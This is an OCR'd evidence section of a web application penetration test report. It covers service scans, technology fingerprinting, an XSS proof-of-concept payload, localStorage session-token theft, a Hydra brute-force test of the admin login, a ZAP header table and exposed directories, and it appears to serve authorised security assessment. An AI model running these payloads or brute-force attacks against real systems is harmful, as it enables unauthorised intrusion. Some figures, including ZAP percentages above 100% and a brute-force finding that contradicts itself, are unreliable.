
- **Objective:** Identify open ports and running services.
- Findings:
  - Open ports: 80 (HTTP), 443 (HTTPS)
  - Nginx version: **1.18.0 (outdated)**
  - No security headers detected
- **Screenshot:**





1.2 Technology Fingerprinting

- **Tools Used:** WhatWeb, Shodan
- Findings:
  - Web framework: Bootstrap 4.3.1, jQuery 3.3.1 (outdated)
  - Server: Nginx 1.18.0
  - No Content Security Policy (CSP) detected
- Screenshot:



\2. Vulnerability Exploitation Evidence

2.1 Cross-Site Scripting (XSS) - PoC


- **Injected Payload:**


```
<script>alert('XSS');</script>
```

- **Execution Result:** JavaScript executed in victim's browser, proving XSS vulnerability.
- **Screenshot:**

2.2 Session Hijacking Attack


- **Description:** Capturing session tokens stored in localStorage.
- **Findings:** Attackers can steal user sessions via JavaScript execution.
- **Screenshot:**





2.3 Brute-Force Attack Evidence

- Tool Used: Hydra
- **Findings:** Login page allows unlimited attempts using Hydra, bypassing restrictions with VPN or Tor. After a standard brute-force attack, the system enforced an IP lockout.
- **Notes:** The test was conducted only on the **admin account**, as no other accounts were available for testing. The impact on standard user accounts remains unknown.
- **Screenshot:**



3. Security Headers Analysis

- Tool Used: OWASP ZAP
- Findings:
  - **Missing:** Content Security Policy (CSP)


- **Vulnerabilities:** Increased risk of clickjacking, MIME-type confusion attacks.


- **Screenshot:**

Alert type	Risk	Count
Content Security Policy (CSP) Header Not Set	Medium	19 (111.8%)
Cross-Domain Misconfiguration	Medium	7 (41.2%)
Vulnerable JS Library	Medium	2 (11.8%)
Cookie No HttpOnly Flag	Low	9 (52.9%)
Cross-Domain JavaScript Source File Inclusion	Low	25 (147.1%)
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	30 (176.5%)
Strict-Transport-Security Header Not Set	Low	14 (82.4%)
Timestamp Disclosure - Unix	Low	18 (105.9%)
X-Content-Type-Options Header Missing	Low	8 (47.1%)
Authentication Request Identified	Informational	3 (17.6%)
Information Disclosure - Suspicious Comments	Informational	14 (82.4%)
Modern Web Application	Informational	12 (70.6%)
Re-examine Cache-control Directives	Informational	4 (23.5%)
Retrieved from Cache	Informational	13 (76.5%)
Session Management Response Identified	Informational	25 (147.1%)
User Agent Fuzzer	Informational	48 (282.4%)
User Controllable HTML Element Attribute (Potential XSS)	Informational	7 (41.2%)
Total		17

4. Directory Enumeration Findings


- **Tool Used:** Gobuster, Dirb, Ffuf
- Findings:
  - Discovered sensitive directories: `/admin`, `/backup`, `/config`
  - No access controls restricting unauthorized requests.
- Screenshot:





5. API Security Testing

- **Tool Used:** Burp Suite, Manual Testing
- Findings:
    - API endpoints return generic error messages (e.g., "Not Found – The requested resource was not found on this server."). No internal configurations or stack traces were exposed.
    - No rate limiting on the login API, allowing brute-force attempts without restrictions.
- Screenshot:



6. Outdated Software Vulnerabilities

- Bootstrap 4.3.1 & jQuery 3.3.1: Identified security risks.
- **Nginx 1.18.0:** Known vulnerabilities present in outdated server.
- **Screenshot:** (Attach Bootstrap 4.3.1.png, bootstrap stary i nowy.png, and NGINX vulnerabilities.png)